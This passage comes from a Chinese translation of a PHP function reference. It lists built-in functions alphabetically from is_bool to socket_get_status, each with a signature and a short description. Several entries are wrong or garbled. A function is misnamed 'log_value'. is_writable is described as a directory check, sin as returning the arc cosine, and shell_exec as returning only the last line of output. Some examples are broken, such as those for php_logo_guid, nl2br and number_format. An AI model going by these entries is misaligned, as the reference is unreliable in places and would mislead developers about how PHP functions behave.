bool is_bool(mixed value)
```

如果 *value* 是布尔值则返回 `true`; 否则返回 `false`。

is_dir

```
bool is_dir(string path)
```

如果 *path* 存在而且是目录则返回 `true`; 否则返回 `false`。这个结果将被缓存; 可以用 `clearstatcache()` 清除缓存。

is_double

```
bool is_double(mixed value)
```

如果 *value* 是双精度数则返回 `true`; 否则返回 `false`。

is_executable

```
bool is_executable(string path)
```

如果 *path* 存在而且可执行则返回 `true`; 否则返回 `false`。结果将被缓存; 可以用 `clearstatcache()` 清除缓存。

is_file

```
bool is_file(string path)
```

如果 *path* 存在而且是文件则返回 true; 否则返回 false。结果将被缓存; 可以用 `clearstatcache()` 清除缓存。

is_float

```
bool is_float(mixed value)
```

这个函数名是 `is_double()` 的别名。

is_int

```
bool is_int(mixed value)
```

这个函数名是 `is_long()` 的别名。

is_integer

```
bool is_integer(mixed value)
```

这个函数名是 `is_long()` 的别名。

is_link

```
bool is_link(string path)
```

如果 *path* 存在而且是符号链接文件则返回 true; 否则返回 false。结果将被缓存; 可以用 `clearstatcache()` 清除缓存。

is_long

```
bool is_long(mixed value)
```

如果 *value* 是整数则返回 true; 否则返回 false。

is_null

```
bool is_null(mixed value)
```

如果 *value* 为 null（即关键字 NULL）则返回 true；否则返回 false。

is_numeric

```
bool is_numeric(mixed value)
```

如果 *value* 是整数、浮点数或包含数字的字符串，则返回 true；否则返回 false。

is_object

```
bool is_object(mixed value)
```

如果 *value* 是对象则返回 true；否则返回 false。

is_readable

```
bool is_readable(string path)
```

如果 *path* 存在而且可读则返回 true；否则返回 false。结果将被缓存；可用 `clearstatcache()` 清除缓存。

is_real

```
bool is_real(mixed value)
```

这个函数名是 `is_double()` 的别名。

is_resource

```
bool is_resource(mixed value)
```

如果 *value* 是资源则返回 true；否则返回 false。

is_scalar

```
bool is_scalar(mixed value)
```

如果 *value* 是标量值（整数、布尔值、浮点数值、资源或字符串）则返回 true。如果 *value* 不是标量值，则返回 false。

is_string

```
bool is_string(mixed value)
```

如果 *value* 是字符串则返回 true；否则，返回 false。

is_subclass_of

```
bool is_subclass_of(object object, string class)
```

如果 *object* 是由 *class* 或者 *class* 的子类派生出的对象，则返回 true。否则返回 false。

is_uploaded_file

```
bool is_uploaded_file(string path)
```

如果 *path* 存在并且是由 Web 页面表单中的 file 元素上传到 Web 服务器的，则返回 true；否则返回 false。关于使用上传文件的更多信息可参见第七章。

is_writable

```
bool is_writable(string path)
```

如果 *path* 存在并且是目录则返回 true；否则返回 false。结果将被缓存；可以用 `clearstatcache()` 清除缓存。

is_writeable

```
bool is_writeable(string path)
```

这个函数名是 `is_writable()` 的别名。

isset

```
bool isset(mixed value)
```

如果变量 *value* 被赋值则返回 *true*；如果变量没有赋值，或者已经调用了 *unset()*，则函数返回 *false*。

join

```
string join(array $strings, string $separator)
```

这个函数名是 *implode()* 的别名。

key

```
mixed key(array $array)
```

返回数组当前内部指针指向元素的键。

key_exists

```
bool key_exists(mixed $key, array $array)
```

如果数组 *array* 包含值为 *key* 的键，则返回 *true*。如果没有这样的键，则返回 *false*。

krsort

```
int krsort(array $array[, int $flags])
```

将数组按键的倒序排序，为数组值保留原来的键。可选的第二个参数包含附加的排序标志。参看第五章可以得到关于使用这个函数的更多信息。

ksort

```
int ksort(array $array[, int $flags])
```

把数组按下标排序，为数组值保留原来的下标。可选的第二个参数包含附加的排序标志。参看第五章可以得到关于使用这个函数的更多信息。

log_value

```
double log_value()
```


使用线性数字产生器产生一个 0 到 1 之间的伪随机数。

levenshtein

```
int levenshtein(string one, string two[, int insert, int replace, int delete])
int levenshtein(string one, string two[, mixed callback])
```

计算两个字符串间的Levenshtein距离: 返回从第一个字符串 *one* 转换到第二个字符串 *two* 而需要替换、插入或删除的字符数。在默认情况下, 替换、插入和删除有同样的开销, 但是可以用 *insert*、*replace* 和 *delete* 指定不同的开销。在第二种格式中, 需要提供回调函数来计算操作开销。

link

```
int link(string path, string new)
```

在路径 *new* 中创建到 *path* 的硬链接。如果成功创建链接则返回 true, 否则返回 false。

linkinfo

```
int linkinfo(string path)
```

如果 *path* 文件存在而且是链接则返回 true。如果 *path* 不是链接、*path* 文件不存在或出错, 则返回 false。

list

```
void list(mixed value1[, ... valueN])
```

用数组中的元素为一组变量赋值。例如:

```
list($first, $second) = array(1, 2); // $first = 1, $second = 2
```

注意: *list* 是一种语言结构。

localeconv

```
array localeconv()
```

返回当前场所的数字和货币格式的关联数组。数组包含下列元素：

<code>decimal_point</code>	十进制小数点字符
<code>thousands_sep</code>	千位分隔符
<code>grouping</code>	数字分组得到的数组；标记需要使用千位分隔符的位置
<code>int_curr_symbol</code>	国际货币符号（例如，“USD”）
<code>currency_symbol</code>	本地货币符号（例如，“\$”）
<code>mon_decimal_point</code>	货币值的十进制小数点字符
<code>mn_thousands_srp</code>	货币值的千位分隔字符
<code>positive_sign</code>	正数的符号
<code>negative_sign</code>	负数的符号
<code>int_frac_digits</code>	国际的小数部分数字
<code>frac_digits</code>	本地的小数部分数字
<code>p_cs_precedes</code>	如果本地货币符号在正号之前则为 true；在后面为 false
<code>p_sep_by_space</code>	如果本地货币符号和正号用空格隔开则为 true
<code>p_sign_posn</code>	如果值和正值货币符号在括号之间则为 0，如果符号在货币符号和价值之前则为 1，如果符号在货币符号和价值之后则为 2，如果符号在货币符号之前则为 3，如果符号在货币符号之后则为 4
<code>n_cs_precedes</code>	如果本地货币符号在负值之前为 true；在负值之后则为 false
<code>n_sep_by_space</code>	如果空格符分隔本地货币符号和负数则为 true
<code>n_sign_posn</code>	如果值和负值货币符号在括号之间则为 0，如果符号在货币符号和价值之前则为 1，如果符号在货币符号和价值之后则为 2，如果符号在货币符号之前则为 3，如果符号在货币符号之后则为 4

localtime

```
array localtime([int timestamp[, bool associative]])
```

返回一个数组，和 C 的同名函数相同。第一个参数是时间戳；如果第二个参数为 true，则返回的值是一个关联的数组。如果第二个参数没有提供或为 false，则返回一个数字数组。返回数组的键和值如下：

tm_sec	秒
tm_min	分
tm_hour	小时
tm_mday	一个月中的一天
tm_mon	一年中的月份
tm_year	从 1990 开始计数的年数
tm_wday	一周中的一天
tm_yday	一年中的一天
tm_isdst	如果日期和时间受夏令时影响则为 1

如果返回一个数字数组，则值按上面的顺序排序。

log

```
double log(double number)
```

返回 *number* 的自然对数。

log10

```
double log10(double number)
```

返回以 10 为底 *number* 的对数。

long2ip

```
string long2ip(string path)
```

将 IPv4 地址转换为标准地址。

lstat

```
array lstat(string path)
```

返回 *path* 文件相关信息的关联数组。如果 *path* 是符号链接，则返回关于 *path* 的信息，而不是 *path* 指向的文件的信息。参考 `lstat` 得到返回信息的清单和相关意义。

ltrim

```
string ltrim(string string[, string characters])
```

把 *string* 中属于 *characters* 的字符去掉并返回。如果没有指定 *characters*，被去掉的字母将是 `\n`、`\r`、`\v`、`\o` 和空格。

mail

```
bool mail(string recipient, string subject, string message[, string headers  
[, string parameters]])
```

以 *subject* 作为主题通过电子邮件将 *message* 发送到 *recipient*，如果发送成功则返回 `true`，失败则返回 `false`。如果给定 *header*，那么将被加到为消息生成的头之后，可以添加 `cc:`、`bcc:` 和其他头。多个头可用字符 `\n` 分开（在 Windows 服务器上用 `\r\n` 字符）。最后，如果指定了 *parameters*，则将作为调用发送邮件的程序的参数。

max

```
mixed max(mixed value1[, mixed value2[, ... mixed valueN]])
```

如果 *value1* 是数组，则返回数组中最大的值。如果不是，则返回参数中最大的数字。

md5

```
string md5(string string)
```

计算字符串 *string* 的 MD5 散列值并返回。

metaphone

```
string metaphone(string string, int max_phonemes)
```

计算 *string* 的元音位键。在计算中用到的语音的最大数目由 *max_phonemes* 指定。发音相同的英语单词产生相同的键。

method_exists

```
bool method_exists(object object, string name)
```

如果 *object* 对象包含第二个参数指定的方法，则返回 *true*，否则返回 *false*。方法可以在类中定义，也可以是在对象中或更高级的类中定义。

microtime

```
string microtime()
```

以 “*microseconds seconds*” 格式返回字符串，其中 *seconds* 是 Unix 新纪元时间后的秒数，*microseconds* 是经过时间的微秒部分。

min

```
mixed min(mixed value1[, mixed value2[, ... mixed valueN]])
```

如果 *value1* 是数组，则返回数组中最小的值。如果不是，则返回参数中最小的数字。

mkdir

```
int mkdir(string path, int mode)
```

用 *mode* 权限创建 *path* 目录。*mode* 是八进制数字，例如 0755。像 755 这样的整数值或者 “u+x” 这样的字符串值都不会起到预期的作用。如果操作成功则返回 *true*，否则返回 *false*。

mktime

```
int mktime(int hours, int minutes, int seconds, int month, int day, int year  
            [, int is_dst])
```

根据相应的参数返回 Unix 时间戳值。参数的顺序是小时、分钟、秒、月份、日、年和可选的是否为夏令时。这个时间是从 Unix 新纪元时间起经过的秒数。

参数的顺序和 Unix 中 `mktime()` 调用的顺序不同，为了简便，省略了不需要的参数。被省略的参数被设置为当前本地日期和时间。

`move_uploaded_file`

```
bool move_uploaded_file(string from, string to)
```

把文件 *from* 移动到新地址 *to*。只有当 *from* 文件是用 HTTP POST 方法上传的时才移动。如果 *from* 不存在或者不是上传的文件，或者出错，则返回 `false`；反之，如果操作成功，则返回 `true`。

`mt_getrandmax`

```
int mt_getrandmax()
```

返回函数 `mt_rand()` 可以返回的最大值。

`mt_rand`

```
int mt_rand([int min, int max])
```

返回一个从 *min* 到 *max* 的随机数，使用 Mersenne Twister 伪随机数产生器。如果 *min* 和 *max* 没有提供，则返回一个从 0 到 `mt_getrandmax()` 返回值之间的随机数。

`mt_srand`

```
void mt_srand(int seed)
```

用 *seed* 激活 Mersenne Twister 伪随机数产生器。在调用 `mt_rand()` 之前需要用 一个变化的数字（例如 `time()` 返回的数字）调用这个函数。

`natcasesort`

```
void natcasesort(array array)
```

用区分大小写的自然顺序算法对给定数组中的元素进行排序；参考 `natsort` 可以得到更多信息。

natsort

```
void natsort(array array)
```

用自然顺序对数组的元素进行排序；数字值按数值方式进行排序，而不是按 ASCII 顺序排列。例如：

```
$array = array("1.jpg", "4.jpg", "12.jpg", "2.jpg", "20.jpg");  
$first = sort($array); // ("1.jpg", "12.jpg", "2.jpg", "20.jpg", "4.jpg")  
$second = natsort($array); // ("1.jpg", "2.jpg", "4.jpg", "12.jpg", "20.jpg")
```

next

```
mixed next(array array)
```

把指向元素的指针移动到下一个元素的位置，并返回当前元素的值。如果内部指针已经超出最后一个元素，则函数返回 `false`。

在用这个函数对数组进行迭代时一定要注意——如果数组包含一个空元素或者元素的键为 0，则返回 `false`，导致循环结束。如果数组可能包含空元素或有元素的键为 0，应使用 `each` 函数替代 `next` 循环。

nl2br

```
string nl2br(string string)
```

在 `string` 中的每个换行字符前插入 `
`，同时返回新字符串。

number_format

```
string number_format(double number[, int precision[, string decimal_separator,  
string thousands_separator]])
```

把 `number` 转换为字符串。如果给定 `precision`，则被四舍五入到指定小数位；默认情况下没有小数位，产生整数。如果提供了 `decimal_sepatator` 和 `thousands_separator`，它们将被分别用作小数点字符和千位分隔符。默认是英国版本（“.” 和 “,”）。例如：

```
$number = 7123.456;  
$english = number_format($number, 2); // 7,123.45  
$francais = number_format($number, 2, ',', ' '); // 7 123,45  
$deutsche = number_format($number, 2, ',', ' '); // 7.123,45
```

如果执行四舍五入，可能会执行意想不到的操作（参见 `round`）。

ob_end_clean

```
void ob_end_clean()
```

关闭输出缓冲并且不把当前缓冲区输出到客户端而直接清除。阅读第十三章可获得更多关于输出缓冲区的信息。

ob_end_flush

```
void ob_end_flush()
```

把当前缓冲区送出并且停止使用输出缓冲。阅读第十三章可获得更多关于输出缓冲区的信息。

ob_get_contents

```
string ob_get_contents()
```

返回当前输出缓冲区的内容；如果缓存没有调用函数 `ob_start()` 启用缓冲，则返回 `false`。阅读第十三章可获得更多关于输出缓冲区的信息。

ob_get_length

```
int ob_get_length()
```

返回当前输出缓冲区的长度，如果输出缓冲没有被启用则返回 `false`。阅读第十三章可获得更多关于输出缓冲区的信息。

ob_gzhandler

```
string ob_gzhandler(string buffer[, int mode])
```

函数在把输出发送到浏览器之前用 `gzip` 方法压缩。最好不直接调用这个函数，而是

用作 `ob_start()` 函数的输出处理函数。为启用 *gzip* 压缩，用这个函数名调用 `ob_start()` 函数：

```
<?php ob_start("ob_gzhandler"); ?>
```

ob_implicit_flush

```
void ob_implicit_flush([int flag])
```

如果 *flag* 为 `true` 或者未指定值，则使用隐式刷新方式打开输出缓冲。如果隐式刷新被启用，输出缓冲区将被清除，同时在任何输出（例如 `printf()` 和 `echo()` 函数）发生之后即将内容发送到客户端。查看第十三章可以得到关于使用输出缓冲区的更多信息。

ob_start

```
void ob_start([string callback])
```

打开输出缓冲，使所有输出累积到输出缓冲区中而不是直接发送到浏览器。如果 *callback* 被指定，它代表一个可以随意更改数据的函数（在输出缓冲区内容发送到客户端之前被调用）；`ob_gzhandler()` 函数可以按客户端可以理解的方式压缩输出缓冲区中的内容。参见第十三章可以得到关于使用输出缓冲区的更多信息。

octdec

```
int octdec(string octal)
```

把 *octal* 转换为十进制数。可以转换最大为 32 位的数字，或者十进制数 2、147、483、647（八进制数 017777777777）。

opendir

```
int opendir(string path)
```

打开 *path* 目录，返回可以在随后的 `readdir()`、`rewinddir()` 和 `closedir()` 函数调用中使用的 *path* 的目录句柄。如果 *path* 不是合法的目录，或 PHP 进程没有读取目录的权限，或出现其他错误，则返回 `false`。

openlog

```
int openlog(string identity, int options, int facility)
```

打开到系统日志程序的连接。随后调用 `syslog()` 函数发送到系统日志程序的消息前面都加上 *identity*。 *options* 可以指定不同的选项；可以把要选的选项“或”在一起。合法的选项是：

LOG_CONS	如果写入系统日志时出错就向系统控制台写入错误。
LOG_NDELAY	立即打开系统日志。
LOG_DELAY	直到第一条信息写入系统日志时才打开它。
LOG_PERROR	除了把消息写入系统日志外还输出到标准错误中。
LOG_PID	在每条消息中包含 PID。

第三个参数 *facility* 告诉系统日志正在试图写入系统日志的程序的类型。它可以是下列值：

LOG_AUTH	安全和鉴别错误（已废弃；如果可以，应使用 LOG_AUTHPRIV）
LOG_AUTHPRIV	安全和鉴别错误
LOG_CRON	时钟守护程序（ <i>cron</i> 和 <i>at</i> ）错误
LOG_DAEMON	由于没有给出系统守护程序的代码而导致的错误
LOG_KERN	核心错误
LOG_LPR	行式打印机子系统错误
LOG_MAIL	邮件错误
LOG_NEWS	USENET 新闻系统错误
LOG_SYSLOG	<i>syslogd</i> 产生的内部错误
LOG_USER	一般的用户级错误
LOG_UUCP	UUCP 错误

ord

```
int ord(string string)
```

返回 *string* 的第一个字符的 ASCII 值。

pack

```
string pack(string format, mixed arg1[, mixed arg2[, ... mixed argN]]);
```

根据格式 *format* 对给定参数打包，生成二进制字符串。每个字符后面都可能在该格式中使用的参数数目，或者星号（*），所有参数都被放在输入数据的最后。如果没有指定重复符参数，则一个简单的参数被当作格式化字符。下列字符在 *format* 中具有特定意义：

- | | |
|---|------------------------|
| a | 由空字节填充的字符串 |
| A | 由空格填充的字符串 |
| h | 低位在前的十六进制字符串 |
| H | 高位在前的十六进制字符串 |
| c | 有符号字符 |
| C | 无符号字符 |
| s | 有符号短整数（16 位，依计算机的字节顺序） |
| S | 无符号短整数（16 位，依计算机的字节顺序） |
| n | 无符号短整数（16 位，高位在后的顺序） |
| v | 无符号短整数（16 位，低位在后的顺序） |
| i | 有符号整数（依计算机的顺序及范围） |
| I | 无符号整数（依计算机的顺序及范围） |
| l | 有符号长整数（32 位，依计算机的字节顺序） |
| L | 无符号长整数（32 位，依计算机的字节顺序） |
| N | 无符号短整数（32 位，高位在后的顺序） |
| V | 无符号短整数（32 位，低位在后的顺序） |
| f | 单精确浮点数（依计算机的范围） |
| d | 倍精确浮点数（依计算机的范围） |
| x | 空字节 |
| X | 倒回一个字节 |
| @ | 填入空字节到绝对位置（由重复符参数给出） |

parse_ini_file

```
array parse_ini_file(string filename[, bool process_sections])
```

载入 PHP 标准格式的 *.ini* 文件 *filename*，返回与其中的值关联的数组。如果 *process_sections* 指定为 *true*，文件中关于这部分的价值被返回为一个多维数组。

函数不把 *filename* 中的值赋给 PHP —— 只是允许按照 PHP 的 *php.ini* 格式为应用程序生成配置文件。

parse_str

```
void parse_str(string string[, array variables])
```

把 *string* 当作 HTTP POST 请求解析，并且把本地变量设置为字符串中的值。如果给出 *variables*，则数组的键和值都来自字符串。

parse_url

```
array parse_url(string url)
```

返回一个与 *url* 各部分关联的数组。数组包含下列值：

<code>fragment</code>	URL 中的命名锚 (anchor)
<code>host</code>	主机
<code>pass</code>	用户的密码
<code>path</code>	请求的路径 (可能是目录或文件)
<code>port</code>	协议使用的端口
<code>query</code>	请求信息
<code>scheme</code>	URL 中的协议，例如 “http”
<code>user</code>	URL 中的用户

数组不包含没有在 URL 中指定的部分的对应值。例如：

```
$url = "http://www.oreilly.net/search.php#place?name=php&type=book";
$array = parse_url($url);
print_r($array); // 包含对应于 "scheme"、"host"、"path"、"query"
                 // 和 "fragment" 的值
```

passthru

```
void passthru(string command[, int return])
```

通过 shell 执行命令 *command* 并把命令的结果输出到页面。如果指定了 *return*，则将返回命令的状态。如果希望获得命令的结果，则应使用 `exec()` 函数。

pathinfo

```
array pathinfo(string path)
```

返回与路径的信息关联的数组。返回的数组中有下列元素：

<code>dirname</code>	包含 <i>path</i> 的目录。
<code>basename</code>	<i>path</i> 的基名称（参见 <code>basename</code> ），包含文件的扩展名。
<code>extension</code>	如果存在，就是文件的扩展名。不包含文件扩展名前面的句点。

pclose

```
int pclose(int handle)
```

关闭由 *handle* 指定的管道。返回正在使用管道的进程的终止码。

pfsockopen

```
int pfsockopen(string host, int port[, int error[, string message  
[, double timeout]])
```

打开到远程主机 *host* 特定端口 *port* 的永久 TCP 或 UDP 连接。默认是 TCP；要建立 UDP 连接，主机 *host* 必须以 `udp://` 开始。*timeout* 为超时时间，单位是秒，可以不指定。

如果成功连接，函数返回虚拟文件指针，可以在 `fget()` 和 `fputs()` 等函数中使用。如果连接失败，则返回 `false`。如果提供了 *error* 和 *message* 参数，它们将分别被赋值为错误号码和错误字符串。

和 `fsockopen()` 不一样，此函数打开的套接字不在完成读或写操作之后自动关闭；必须显式地调用 `fsclose()` 关闭。

php_logo_guid

```
string php_logo_guid()
```

返回可以链接到 PHP 标记的 ID。例如：

```
<?php $current = basename($PHP_SELF); ?>
" border="0" />
```

php_sapi_name

```
string php_sapi_name()
```

返回运行 PHP 的服务器 API 的描述；例如，“cgi”或“apache”。

php_uname

```
string php_uname()
```

返回运行 PHP 的操作系统的描述。

phpcredits

```
void phpcredits([int what])
```

输出关于 PHP 以及其开发者的信息；信息基于 *what* 的值显示。为了使用更多选项，可以将多个值“或”在一起。*what* 的值可以是：

CREDITS_ALL (默认)	除 CREDITS_SAPI 之外的所有信息。
CREDITS_GENERAL	PHP 的普通信息。
CREDITS_GROUP	核心 PHP 的开发者名单。
CREDITS_DOCS	关于文档小组的信息。
CREDITS_MODULES	当前已经载入的扩展模板及其开发者的清单。
CREDITS_ASPI	服务器 API 模块及其开发者的清单。
CREDITS_FULLPAGE	指出信息应该返回为整个 HTML 页面，而不是 HTML 代码的一部分。必须和一个或多个选项一起使用；例如：phpcredits (CREDITS_MODULES CREDITS_FULLPAGE)。

phpinfo

```
void phpinfo([int what])
```

输出当前 PHP 环境的状态信息，包括已经载入的扩展、编码选项、版本、服务器信息等等。指定 *what* 可以限制输出特定的信息；*what* 包含的选项可以“或”在一起。*what* 的可能值为：

INFO_ALL (默认)	所有信息。
INFO_GENERAL	PHP 的普通信息。
INFO_CREDITS	PHP 相关信息，包括开发者。
INFO_CONFIGURATION	配置和编码选项。
INFO_MODULES	当前已经载入的扩展。
INFO_ENVIRONMENT	PHP 环境信息。
INFO_VARIABLES	当前变量和值的清单。
INFO_LICENSE	PHP 许可。

phpversion

```
string phpversion()
```

返回当前运行的 PHP 解释器的版本号。

pi

```
double pi()
```

返回圆周率的近似值。

popen

```
int popen(string command, string mode)
```

通过在 shell 中执行命令 *command* 为进程打开管道。

参数 *mode* 指定打开文件时的权限，权限是单向的（即只读或只写）。*mode* 必须是下列值之一：

- r** 为读打开文件；文件指针指向文件的开头。
- w** 为写打开文件。如果文件存在，那么截取为0长度；如果不存在，则创建。

如果打开管道时出现任何错误，则返回 `false`。如果没有出错，则返回管道的资源句柄。

pos

```
mixed pos(array array)
```

这个函数名是 `current()` 的别名。

pow

```
mix pow(double base, double exponent)
```

返回以 `base` 为底，`exponent` 为幂的值。如果可以，返回的值是整数；否则返回双精度数。

prev

```
mixed prev(array array)
```

把数组的内部指针前移到前一个元素，返回当前元素的值。如果内部指针已经超出数组的第一个元素，则返回 `false`。在使用这个函数对数组进行迭代的时候应该注意——如果数组有一个空元素，或者某元素的键为0，则返回等于 `false` 的值，循环结束。在这种情况下，使用 `each()` 函数代替循环使用 `prev()`。

print

```
void print(string string)
```

输出字符串 `string`。除了 `print` 使用单个参数外和 `echo` 相同。

print_r

```
bool print_r(mixed value)
```


以适合阅读的方式输出 *value*。如果 *value* 是字符串、整数或双精度数，则输出 *value* 本身；如果是数组，则键和值都被输出；如果是对象，属性和值被输出。函数返回 *true*。

printf

```
int printf(String format[, mixed arg1 ...])
```

输出由 *format* 和给定参数生成的字符串。参数被置于 *format* 中有标记的不同地方。

每个标记都以百分号 (%) 开头，由下列元素按顺序组成。除了类型说明符外，所有的说明符都可选。要包括百分号，应使用 %%。

- 填入字符以使字符串达到指定的长度。可以用 0、空格或其他任何字符前面加单引号来填入；默认情况下加入空格。
- 指定对齐方式。默认为向右对齐，短横线 (-) 表示向左对齐。
- 元素最少包含的字符数。如果结果中的字符数小于指定数目，前面指定的说明符将决定填充字符串到指定宽度的行为。
- 对于浮点数，指定精度，即确定显示小数点后多少位数字。对于其他类型的值，这个说明符被忽略。
- 类型说明符。指定 `printf()` 的参数类型。有 8 种类型：
 - b 参数是整数，显示为二进制数字。
 - c 参数是整数，显示同值的字符。
 - d 参数是整数，显示为十进制数字。
 - f 参数是双精度数，显示为浮点数。
 - o 参数是整数，显示为八进制数字。
 - s 参数是字符串，显示为字符串。
 - x 参数是整数，显示为十六进制数字：使用小写字母。
 - X 和 x 一样，只是使用大写字母。

putenv

```
void putenv(string setting)
```

用 `setting` 设置环境变量，格式是 `name=value`。

quoted_printable_decode

```
string quoted_printable_decode(string string)
```

对 `string` 进行解码（`string` 被编码为由引号引起来的可打印形式），返回结果。

quotemeta

```
string quotemeta(string string)
```

对 `string` 中出现特定的字符进行转义，在其前面加上反斜线（\），返回处理后的字符串。下列字符需要被转义：句点（.）、反斜线（\）、加号（+）、星号（*）、问号（?）、中括号（[和]）、脱字符号（^）、小括号（(和)）和美元符号（\$）。

rad2deg

```
double rad2deg(double number)
```

将 `number` 从弧度转换为度，并返回结果。

rand

```
int rand([int min, int max])
```

返回包括 `min` 到 `max` 之间（包括 `min` 和 `max`）的随机数。如果没有指定 `min` 和 `max`，则返回 0 到函数 `getrandom()` 返回值之间的随机数。

range

```
array range(mixed first, mixed second)
```

创建并返回一个数组，包含从 `first` 到 `second`（包含 `first` 和 `second`）之间的整数或字符。如果 `second` 是比 `first` 小的值，则返回反序的数组。

rawurldecode

```
string rawurldecode(string url)
```

对于 *url* 是以 URI 编码的数据, 该函数解码并返回结果。以 % 开头, 后面紧随十六进制数字的字符序列被相应的字母代替。

rawurlencode

```
string rawurlencode(string url)
```

返回对 *url* 进行 URI 编码产生的字符串。特定的字符会转换成百分号后面加上一个十六进制数字; 例如, 空格就会被替换为 %20。

readdir

```
string readdir(int handle)
```

返回 *handle* 指定目录中的下一个文件的文件名; 调用 `readdir()` 返回的目录中的文件顺序没有定义。如果目录中已没有未返回的文件, `readdir()` 将返回 `false`。

readfile

```
int readfile(string path[, bool include])
```

读 *path* 文件, 输出文件内容。如果 *include* 指定为 `true`, 函数在包含路径中寻找文件。如果 *path* 以 `http://` 开头, 则打开 HTTP 链接, 并且读文件。如果 *path* 以 `ftp://` 开头, 则打开 FTP 链接, 并由此读取文件; 远程主机必须支持被动模式的 FTP。

函数返回输出的字节数。

readlink

```
string readlink(string path)
```

返回包含 *path* 符号链接文件包含的路径。如果 *path* 不存在或者不是符号链接文件, 或出现其他错误, 则函数返回 `false`。

realpath

```
string realpath(string path)
```

展开符号链接、分解为 `./` 和 `../`，去掉 `path` 中多余的 `/`，返回结果。

register_shutdown_function

```
void register_shutdown_function(string function)
```

注册关闭函数。函数在页面代码完成处理之后被调用。可以注册多个关闭函数，然后按照注册的顺序调用。如果某个关闭函数包含 `exit` 指令，则在其后注册的函数将不被调用。

因为关闭函数是在页面代码全部处理完之后调用的，所以可以用 `print()`、`echo()` 函数或类似的函数或命令向页面添加数据。

register_tick_function

```
void register_tick_function(string name[, mixed arg1[, mixed arg2  
[, ... mixed argN]])
```

注册每隔一定时间自动调用的 `name` 函数。函数使用给定的参数调用。注册一个时钟函数会对脚本的性能产生很大的影响。

rename

```
int rename(string old, string new)
```

把文件 `old` 重命名为 `new`，如果操作成功则返回 `true`，否则返回 `false`。

reset

```
mixed reset(array array)
```

使 `array` 的内部指针指向第一个元素，返回这个元素的值。

restore_error_handler

```
void restore_error_handler()
```

回复到最近调用 `set_error_handler()` 产生的错误处理程序。

rewind

```
int rewind(int handle)
```

把 *handle* 的文件指针指向文件的开头。如果操作成功则返回 `true`，否则返回 `false`。

rewinddir

```
void rewinddir(int handle)
```

把 *handle* 的文件指针指向目录里文件清单中的第一个文件。

rmdir

```
int rmdir(string path)
```

删除目录 *path*。如果目录不为空或 PHP 进程没有正确的访问权限，或出现其他错误，则返回 `false`。如果成功删除目录，则返回 `true`。

round

```
double round(double number[, int precision])
```

对 *number* 进行舍入，小数点后保留 *precision* 位。默认的 *precision* 是 0（返回整数）。函数进行适当的舍入——奇数在 0.5 处入，偶数在 0.5 处舍去。也就是：

```
$first = round(1.5); // $first 是 2  
$second = round(2.5); // $second 也是 2!
```

如果希望进行在小学学过的四舍五入，可以加上一个数字（要比希望得到的精度小），或者如果希望得到一个整数，加上一个 0.5，然后调用 `floor()` 函数。

rsort

```
void rsort(array array[, int flags])
```

对数组的值按逆序排列。可选的第二个参数指定分类标志。参考第五章可以得到更多关于使用这个函数的信息。

rtrim

```
string rtrim(string string[, string characters])
```

从尾部去掉 *string* 中所有包含在 *characters* 中的字符。如果没有指定 *characters*，则被去掉的字符默认为 `\n`、`\r`、`\t`、`\o` 和空格。

serialize

```
string serialize(mixed value)
```

返回代表二进制数据 *value* 的字符串。返回的字符串可以保存数据库或文件中的数据，随后可以用 `unserialize()` 函数恢复。除了资源以外，任意类型的值都可以被串行化。

set_error_handler

```
string set_error_handler(string function)
```

设置定义的函数为当前的错误处理程序。错误处理函数在发生错误时被调用；函数可以进行任何操作，但是典型做法是输出错误消息，在关键错误发生之后清除。

用户自定义的函数调用时使用两个参数，错误代码和错误描述字符串。可以提供三个可选的参数——错误发生的文件名、错误发生的行号和错误发生的内容（指向活动符号表的数组）。

`set_error_handle()` 函数返回以前安装的错误处理函数的名字，如果在设置错误处理函数时出错则返回 `false`（例如，函数 *function* 不存在）。

set_file_buffer

```
int set_file_buffer(int handle, int size)
```

设定 *handle* 指示的文件的缓冲区为 *size* 字节。文件只有在缓冲区填满之后才被写到硬盘上。默认情况下文件的缓冲区是 8KB。如果 *size* 是 0，则没有缓存，任何写入都直接写入硬盘。如果操作成功则返回 0，否则返回 EOF。

set_magic_quotes_runtime

```
int set_magic_quotes_runtime(int setting)
```

设置 `magic_quotes_runtime` 为开 (`setting=1`) 或关 (`setting=0`)。参考 `get_magic_quotes` 可以找到更多信息。返回设置前 `magic_quotes_runtime` 的值。

set_time_limit

```
void set_time_limit(int timeout)
```

将当前脚本的超时时间设置为 `timeout` 秒并且重新启动超时计时器。超时的默认值是 30 秒，或者是为当前文件设定的 `max_execution_time` 值。如果在允许的时间里脚本没有运行完毕，则产生致命错误，并且脚本被停止。如果 `timeout` 是 0，则脚本永远不会超时。

setcookie

```
void setcookie(string name[, string value[, int expiration[, string path  
[, string domain[, bool is_secure]]]])
```

生成 cookie，并把它和其余的头信息一起发送。因为 cookie 是在 HTTP 头中设置的，所以 `setcookie()` 必须在输出产生之前调用。

如果只指定 `name`，则在客户端同名的 cookie 被删除。参数 `value` 指定 cookie 的值，`expiration` 是 Unix 格式的时间戳值，指定 cookie 过期的时间，`path` 和 `domain` 参数定义与 cookie 关联的域。如果 `is_secure` 是 `true`，cookie 将只通过安全的 HTTP 连接传送。

setlocale

```
string setlocale(mixed category, string locale)
```

设定 `category` 函数的场所为 `locale`。在设置之后返回当前的场所，如果场所不能设置则返回 `false`。`category` 可以选择任意数目的选项（或在一起）。下面的选项可用：

LC_ALL（默认） 下面所有的种类

LC_COLLATE	字符串比较
LC_TYPE	字母分类和转换
LC_MONETARY	货币函数
LC_NUMBER	数字函数
LC_TIME	时间和日期格式化

如果 `local` 是 0 或空字符串，则当前的场所不起作用。

settype

```
bool settype(mixed value, string type)
```

把 `value` 转化到给定的类型 `type`。可能的类型有 "boolean"、"integer"、"double"、"string"、"array" 和 "object"。如果操作成功则返回 true，否则返回 false。函数的作用 and 把 `value` 转换到适当的类型一样。

shell_exec

```
string shell_exec(string command)
```

通过 shell 执行 `command` 命令，同时返回命令输出结果的最后一行。函数在使用操作符 `` 时调用。

shuffle

```
void shuffle(array array)
```

对数组 `array` 的值进行随机排序。和值对应的键将丢失。在调用 `shuffle()` 之前，应确定已经调用 `srand()` 函数激活随机数产生器。

similar_text

```
int similar_text(string one, string two[, double percent])
```

计算字符串 `one` 和 `two` 之间相同的部分。如果是通过引用传递的，则 `percent` 返回两个数组不同部分的百分比。

sin

```
double sin(double value)
```

返回 *value* 的反余弦值，以弧度为单位。

sizeof

```
int sizeof(mixed value)
```

这个函数名是 `count()` 的别名。

sleep

```
void sleep(int time)
```

暂停当前脚本运行，等待 *time* 秒。

socket_get_status

```
array socket_get_status(resource socket)
```

